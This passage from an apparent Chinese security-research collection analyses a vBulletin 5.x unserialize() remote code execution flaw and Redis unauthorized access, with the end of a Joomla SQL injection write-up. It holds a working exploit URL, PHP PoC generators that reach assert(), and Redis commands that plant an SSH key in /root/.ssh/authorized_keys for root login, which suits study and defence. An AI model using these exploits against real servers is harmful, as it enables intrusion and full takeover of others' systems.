


图 4-1-3

三、修复方案

- 1.从 <https://github.com/joomla/joomla-cms/releases> 获取最新版本进行重新安装；
- 2.从 <https://github.com/joomla/joomla-cms/releases> 下载相应版本补丁进行升级；

四、总结

就 Joomla CMS 的用户量来看，目前还有大量的站点的数据正受到该漏洞的威胁。该漏洞的产生本质上是由于访问控制的缺失和过滤不严格造成。访问控制的缺失导致本应只有管理员才能进行访问和加载的 contenthistory 组件能够被任意用户访问和加载，而参数的过滤不严格，导致攻击者能够构造出恶意的参数到执行流中产生注入。

参考

<http://www.sebug.net/vuldb/ssvid-89680>

<https://blog.sucuri.net/2015/10/joomla-3-4-5-released-fixing-a-serious-sql-injection-vulnerability.html>

<https://www.trustwave.com/Resources/SpiderLabs-Blog/Joomla-SQL-Injection-Vulnerability-Exploit-Results-in-Full-Administrative-Access/>

(全文完) 责任编辑：DM_

第2节 unserialize()实战之 vBulletin 5.x.x 远程代码执行

作者：RickGray

来自：知道创宇 404 安全实验室

网址：<http://blog.knownsec.com>

近日，vBulletin 的一枚 RCE 利用和简要的分析被曝光，产生漏洞的原因源于 vBulletin 程序在处理 Ajax API 调用的时候，使用 unserialize() 对传递的参数值进行了反序列化操作，导致攻击者使用精心构造出的 Payload 直接导致代码执行。关于 PHP 中反序列化漏洞的问题可以参考 OWASP 的《PHP Object Injection》。

使用 原文 提供的 Payload 可以直接在受影响的站点上执行 phpinfo(1) ，如图 4-2-1：




图 4-2-1

具体 Payload 的构造过程也文中有所提及，但是笔者在对 vBulletin 5.1.x 版本进行测试的时候，发现原本的 Payload 并不能成功，甚是疑惑。然而在深入分析后，发现在具体利用的时候还需要结合 vBulletin 程序本身的一些代码结构才能得到一个较为通用的 Payload，通过下面的分析后就能够明白。

一、反序列化触发点跟踪

虽然此次漏洞 unserialize() 函数的触发在曝光的文章中已经描述的很清楚了，并且对整个关键代码的触发流程也进行了说明，但是在深入跟踪和分析时，觉得还是有值得注意和学习的地方。

```
http://172.16.96.130/ajax/api/hook/decodeArguments?arguments=O%3A12%3A%22vB_dB_Res  
ult%22%3A2%3A%7Bs%3A5%3A%22%00%2a%00db%22%3BO%3A11%3A%22vB_Database%22  
%3A1%3A%7Bs%3A9%3A%22functions%22%3Ba%3A1%3A%7Bs%3A11%3A%22free_result%22  
%3Bs%3A7%3A%22phpinfo%22%3B%7D%7Ds%3A12%3A%22%00%2a%00recordset%22%3Bi%  
3A1%3B%7D
```

通过观察服务端在处理 PHP 时的调用栈，可知服务端在处理上述请求时，会将 `ajax/api/hook/decodeArguments` 作为路由参数 `$_REQUEST['routestring']` 传递给地址路由处理过程。因其符合 `ajax/api/[controller]/[method]` 的 Ajax API 请求路由格式，会再调用 `"vB5_Frontend_ApplicationLight"` 实例中的 `"handleAjaxApi()"` 函数来进行相应的模块加载并调用处理函数：

```
protected function handleAjaxApi()  
{  
    $routeInfo = explode('/', $_REQUEST['routestring']);  
  
    if (count($routeInfo) < 4)  
    {  
        throw new vB5_Exception_Api('ajax', 'api', array(), 'invalid_request');  
    }  
    $params = array_merge($_POST, $_GET);  
    $this->sendAsJson(Api_InterfaceAbstract::instance(Api_InterfaceAbstract::API_LIGHT)->call  
    Api($routeInfo[2], $routeInfo[3], $params, true));  
}
```

请求的 `ajax/api/hook/decodeArguments` 会实例化 `"hook"` 类然后调用

`"decodeArguments()"` 函数，原文中所提及的触发点就在此处：

```
public function decodeArguments($arguments)  
{  
    if ($args = @unserialize($arguments))  
    {  
        $result = "";  
  
        foreach ($args AS $varname => $value)  
        {  
            $result .= $varname;  
        }  
    }  
}
```

通过反序列化，我们可以使之能生成在执行环境上下文中已经定义好了的类实例，并通过寻找一个含有 `"__wakeup()"` 或者 `"__destruct()"` 魔术方法存在问题的类来进行利用。然后

原文中所提到的利用方法并不是这样，其使用的是继承于 PHP 迭代器类型的

"vB_dB_Result" 类，由于 `$args = @unserialize($arguments)` 产生了一个迭代器

"vB_dB_Result" 类实例，因此在后面进行 `foreach` 操作时会首先调用其 `"rewind()"` 函数。

而在 `"rewind()"` 函数处理过程中，会根据实例变量状态进行调用：

```
public function rewind()
{
    if ($this->recordset)
    {
        $this->db->free_result($this->recordset);
    }
}
```

这里就可以通过反序列化来控制 `$this->recordset` 的值，并且 `$this->db->free_result` 最终会调用：

```
function free_result($queryresult)
{
    $this->sql = "";
    return @$this->functions['free_result']($queryresult);
}
```

`$this->functions['free_result']` 原本的初始化值为 `"mysql_free_result"`，但是由于反序列化的原因，我们也能控制 `"vB_dB_Result"` 类实例中的 `"db"` 成员，更改其对应的 `functions['free_result']` 为我们想要执行的函数，因此一个任意代码执行就产生了。

二、利用分析和完善

观察一下原文中提供的 Payload 构造 PoC：

```
<?php
class vB_Database {
    public $functions = array();
    public function __construct() {
        $this->functions['free_result'] = 'phpinfo';
    }
}

class vB_dB_Result {
```



```

protected $db;
protected $recordset;
public function __construct() {
    $this->db = new vB_Database();
    $this->recordset = 1;
}
}

print urlencode(serialize(new vB_dB_Result())) . "\n";

```

通过第一部分的分析,我们已经清楚了整个漏洞的函数调用过程和原因,并且也已经得知哪些参数可以得到控制和利用。因此这里我们修改 `$this->functions['free_result'] = 'assert';` 和 `$this->recordset = 'var_dump(md5(1));'`, 最终远程代码执行的函数则会 `assert('var_dump(md5(1)))` :




图 4-2-2

这个时候其实 RCE 已经非常的顺利了,但是在进行测试的时候却发现了原文所提供的 PoC 只能复现 5.0.x 版本的 vBulletin, 而 5.1.x 版本的却不可以。通过本地搭建测试环境,并使用同样的 PoC 去测试,发现在 5.1.x 版本中 "vB_Database" 被定义成了抽象类:

```

abstract class vB_Database
{
    /**
     * The type of result set to return from the database for a specific row.
     */
}

```

抽象类是不能直接进行实例化的,原文提供的 PoC 却是实例化的 "vB_Database" 类作为 "vB_dB_Result" 迭代器成员 "db" 的值,在服务端进行反序列化时会因为需要恢复实例为抽象类而导致失败:




图 4-2-3

这就是为什么在 5.1.x 版本上 PoC 会不成功的原因。然后要解决这个问题也很容易，通过跟踪调用栈，发现程序在反序列化未定义类时会调用程序注册的 `autoload()` 方法去动态加载类文件。这里 `vBulletin` 会依次调用 `includes/vb5/autoloader.php` 中的 `_autoload` 方法和 `core/vb/vb.php` 中的 `autoload()` 方法，成功加载即返回，失败则反序列化失败。所以要想继续使用原有 PoC 的思路来让反序列化后会执行 `$this->db->free_result($this->recordset);` 则需要找到一个继承于 `"vB_Database"` 抽象类的子类并且其源码文件路径能够在 `autoload` 过程中得到加载。

通过搜索，发现有如下类继承于 `"vB_Database"` 抽象类及其源码对应的路径：

```

→ vbulletin-5.1.7 grep -in "extends vB_Database" -r _ --color
./core/includes/class_database_explain.php:18:class vB_Database_Explains extends vB_Database
./core/includes/class_database_explain.php:181:class vB_Database_MySQLi_Explains extends vB_Database_MySQLi
./core/includes/class_database_slave.php:25:class vB_Database_Slave extends vB_Database
./core/includes/class_database_slave.php:138:class vB_Database_Slave_MySQLi extends vB_Database_MySQLi
./core/includes/class_dbalter.php:332:class vB_Database_Alter_MySQL extends vB_Database_Alter
./core/vb/database/mysql.php:24:class vB_Database_MySQL extends vB_Database
./core/vb/database/mysqli.php:24:class vB_Database_MySQLi extends vB_Database
→ vbulletin-5.1.7

```

图 4-2-4

而终代码进行 `autoload` 的时候会解析传递的类名来动态构造尝试加载的源码文件路径：

```

...省略
    $fname = str_replace('_', '/', strtolower($class)) . '.php';

    foreach (self::$_paths AS $path)
    {
        if (file_exists($path . $fname))
        {
            include($path . $fname);
            if (class_exists($class, false))
            {

```

```
return true;
}
```

上面这段代码存在于第一次调用的 "_autoload()" 里,可以看到对提供的类名以 "_" 进行了拆分,动态构造了加载路径(第二次 autoload() 的过程大致相同),简单分析一下就可以发现只有在反序列化 "vB_Database_MySQL" 和 "vB_Database_MySQLi" 这两个基于 "vB_Database" 抽象类的子类时,才能成功的动态加载其类定义所在的源码文件使得反序列化成功执行,最终才能控制参数进行任意代码执行。

所以,针对 5.1.x 版本 vBulletin 的 PoC 就可以得到了,使用 "vB_Database_MySQL" 或者 "vB_Database_MySQLi" 作为迭代器 "vB_dB_Result" 成员 "db" 的值即可。具体

PoC 如下:

```
<?php
class vB_Database_MySQL {
    public $functions = array();
    public function __construct() {
        $this->functions['free_result'] = 'assert';
    }
}

class vB_dB_Result {
    protected $db;
    protected $recordset;
    public function __construct() {
        $this->db = new vB_Database_MySQL();
        $this->recordset = 'print("This Vuln In 5.1.7")';
    }
}

print urlencode(serialize(new vB_dB_Result())) . "\n";
```

测试一下,成功执行 `assert('print("This Vuln In 5.1.7")')` :



图 4-2-5

当然了，PoC 不止上面所提供的这一种写法，仅供参考而已。

三、小结

此次 vBulletin 5.x.x RCE 漏洞的曝光，从寻找触发点到对象的寻找，再到各种自动加载细节，不得不说是个很好的 PHP 反序列化漏洞实战实例。不仔细去分析真的不能发现原作者清晰的思路和对程序的熟悉程度。

另外，Check Point 在其官方博客上也公布了反序列化的另一个利用点，通过反序列化出一个模版对象最终调用 `eval()` 函数进行执行（原文）。

参考

<http://pastie.org/pastes/10527766/text?key=wq1hgkcj4afb9ipqzllsq>

https://www.owasp.org/index.php/PHP_Object_Injection

<http://php.net/manual/en/class.iterator.php>

<http://www.php.net/manual/en/function.autoload.php>

<http://blog.checkpoint.com/2015/11/05/check-point-discovers-critical-vbulletin-0-day/>

<http://www.sebug.net/vuldb/ssvid-89707>

（全文完）责任编辑：DM_

第3节 Redis 未授权访问可导致系统被黑漏洞分析

作者：Fooying

来自：知道创宇 404 安全实验室

网址：<http://blog.knownsec.com/>

Redis 未授权访问的问题是一直存在的问题，知道创宇安全研究团队历史上也做过相关的

应急，今日，又出现 Redis 未授权访问配合 SSH key 文件被利用的情况，今天我们来简要的分析下。

一、漏洞概述

Redis 默认情况下，会绑定在 0.0.0.0:6379，这样将会将 Redis 服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下可以利用 Redis 的相关方法，可以成功在 Redis 服务器上写入公钥，进而可以使用对应私钥直接登录目标服务器。

1、漏洞描述

Redis 安全模型的理念是：“请不要将 Redis 暴露在公开网络中，因为让不受信任的客户接触到 Redis 是非常危险的”。

Redis 作者之所以放弃解决未授权访问导致的不安全性是因为，99.99% 使用 Redis 的场景都是在沙盒化的环境中，为了 0.01% 的可能性增加安全规则的同时也增加了复杂性，虽然这个问题的并不是不能解决的，但是这在他的设计哲学中仍是不划算的。


因为其他受信任用户需要使用 Redis 或者因为运维人员的疏忽等原因，部分 Redis 绑定在 0.0.0.0:6379，并且没有开启认证（这是 Redis 的默认配置），如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，将会导致 Redis 服务直接暴露在公网上，导致其他用户可以直接在非授权情况下直接访问 Redis 服务并进行相关操作。

利用 Redis 自身的提供的 config 命令，可以进行写文件操作，攻击者可以成功将自己的公钥写入目标服务器的 /root/.ssh 文件夹的 authotrized_keys 文件中，进而可以直接使用对应的私钥登录目标服务器。

2、漏洞影响

Redis 暴露在公网 (即绑定在 0.0.0.0:6379 , 目标 IP 公网可访问), 并且没有开启相关认证和添加相关安全策略情况下可受影响而导致被利用。

通过 ZoomEye 的搜索结果显示, 有 97707 在公网可以直接访问的 Redis 服务。



The screenshot shows the ZoomEye search interface. At the top, there are navigation links: 搜索, 视角, 实验室, 专题 (with a 'new' badge), 帮助, 贡献计划, and Sebug. The search bar contains 'port:6379' and a '探索一下' button. Below the search bar, there are tabs for '搜索结果' and '全球视角'. The main content area displays '找到约 97707 条结果 (0.03 秒)'. On the left, there is a '搜索类型' sidebar with '公网设备' and 'Web 服务' options. Below that is a 'Service' list: 'Unknown' (87918), 'redis' (6626), 'http' (1230), and 'chat' (625). The main results area shows a specific entry for '210.86.239.180' with a 'Redis key-value store' label, a 'Vietnam' flag, and a date '十一月 11, 2015'. To the right of this entry, there are error messages: '6379 -ERR unknown command '*1', -ERR unknown command '\$4', and REDIS -ERR operation not permitted'. Below this, another IP address '210.89.56.190' is visible.

图 4-3-1

根据 ZoomEye 的探测, 全球无验证可直接利用 Redis 分布情况如下:




图 4-3-2

全球无验证可直接利用 Redis TOP 10 国家与地区：




图 4-3-3

3、漏洞分析与利用

首先在本机生产公私钥文件：

```
$ssh-keygen -t rsa
```

```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali: ~#  
root@kali: ~# ssh-keygen -t rsa  
Generating public/private rsa key pair.  
Enter file in which to save the key (/root/.ssh/id_rsa):  
Created directory '/root/.ssh'.  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /root/.ssh/id_rsa.  
Your public key has been saved in /root/.ssh/id_rsa.pub.  
The key fingerprint is:  
5d: a0: 58: 41: 42: 3e: c8: 67: 7f: 88: ea: 28: 02: 2c: 00: ea root@kali  
The key's randomart image is:  
+--[ RSA 2048 ]-----+  
|o  o+o=..          |  
|o  ..+.=.         |  
|+  o *            |  
|+. o . . .       |  
|oE   S .         |  
|+  .              |  
|o                 |  
+-----+  
root@kali: ~#
```


图 4-3-4

然后将公钥写入 foo.txt 文件

```
$ (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt
```

再连接 Redis 写入文件

```
$ cat foo.txt | redis-cli -h 192.168.1.11 -x set crackit
$ redis-cli -h 192.168.1.11
$ 192.168.1.11:6379> config set dir /root/.ssh/
OK
$ 192.168.1.11:6379> config get dir
1) "dir"
2) "/root/.ssh"
$ 192.168.1.11:6379> config set dbfilename "authorized_keys"
OK
$ 192.168.1.11:6379> save
OK
```



```
root@kali: ~/.ssh# cat authorized_keys
REDIS00060crackitA0

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDUxW0bStmvjQVsHmQV9oWe0r+qsqdXn6r7KRLwVgs
tysDuCw7EwRLX95a6PzdUxQJI05J+QYuzcTYLpek10sAnRGeNcUpex+EsjbxQ8dPlsbF6/NKwFPIJB0o
WpaU0XJ7q9mBn2EyTYQPdIYvF8m2jS6zHfJYYJa1CsshbyACm3tbKRF8YhImHBngLIu55228KqL9n6r0E
jvWz/zvDJS00uyQK0cEefqULkVR2eks168l1Sk r97s8U5mPJyjBFA20uw1mRef5YkPu+DLHvnHAu8+7r
BG9uKDj4VRFKPqWcTUDr+gWE5XTGZ8VEvS7AHfNh1sUDBmYR9Y41lvjfgmFCJ crack@redis.io
```

图 4-3-5

这样就可以成功的将自己的公钥写入 /root/.ssh 文件夹的 authotrized_keys 文件里，然

后攻击者直接执行：

```
$ ssh -i id_rsa root@192.168.1.11
```

即可远程利用自己的私钥登录该服务器。

当然，写入的目录不限于 /root/.ssh 下的 authorized_keys，也可以写入用户目录，不过

Redis 很多以 root 权限运行，所以写入 root 目录下，可以跳过猜用户的步骤。

4、Redis 未授权的其他危害与利用

a) 数据库数据泄露

Redis 作为数据库，保存着各种各样的数据，如果存在未授权访问的情况，将会导致数据

的泄露，其中包含保存的用户信息等。




图 4-3-6

b) 代码执行

Redis 可以嵌套 Lua 脚本的特性将会导致代码执行，危害同其他服务器端的代码执行，样例如下一旦攻击者能够在服务器端执行任意代码，攻击方式将会变得多且复杂，这非常危险。




图 4-3-7

通过 Lua 代码攻击者可以调用 `redis.sha1hex()` 函数，恶意利用 Redis 服务器进行 SHA-1 的破解。

c) 敏感信息泄露

Redis 的 `INFO` 命令，可以查看服务器相关参数和敏感信息，为攻击者后续渗透做铺垫。



图 4-3-8

可以看到泄露了很多 Redis 服务器的信息, 有当前 Redis 版本, 内存运行状态, 服务端个数等等敏感信息。

5、漏洞验证

可以使用 Pocsuite (<http://github.com/knownsec/pocsuite>) 执行以下的代码可以用于测试目标地址是否存在未授权的 Redis 服务。

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

import socket
import urlparse
from pocsuite.poc import POCBase, Output
from pocsuite.utils import register

class TestPOC(POCBase):
    vulID = '89339'
    version = '1'
    author = ['Anonymous']
    vulDate = '2015-10-26'
    createDate = '2015-10-26'
    updateDate = '2015-10-26'
    references = ['http://sebug.net/vuldb/ssvid-89339']
    name = 'Redis 未授权访问 PoC'
    appPowerLink = 'http://redis.io/'
    appName = 'Redis'
    appVersion = 'All'
    vulType = 'Unauthorized access'
    desc = '''
        redis 默认不需要密码即可访问, 黑客直接访问即可获取数据库中所有信息, 造成严重的信息泄露。
    '''
    samples = []

    def _verify(self):
        result = {}
        payload = '\x2a\x31\x0d\x0a\x24\x34\x0d\x0a\x69\x6e\x66\x6f\x0d\x0a'
        s = socket.socket()
        socket.setdefaulttimeout(10)
        try:
            host = urlparse.urlparse(self.url).netloc
```

```
port = 6379
s.connect((host, port))
s.send(payload)
recvdata = s.recv(1024)
if recvdata and 'redis_version' in recvdata:
    result['VerifyInfo'] = {}
    result['VerifyInfo']['URL'] = self.url
    result['VerifyInfo']['Port'] = port
except:
    pass
s.close()
return self.parse_attack(result)

def _attack(self):
    return self._verify()

def parse_attack(self, result):
    output = Output(self)
    if result:
        output.success(result)
    else:
        output.fail('Internet nothing returned')
    return output

register(TestPOC)
```

二、安全建议

- 1.配置 bind 选项，限定可以连接 Redis 服务器的 IP，修改 Redis 的默认端口 6379
- 2.配置认证，也就是 AUTH，设置密码，密码会以明文方式保存在 Redis 配置文件中
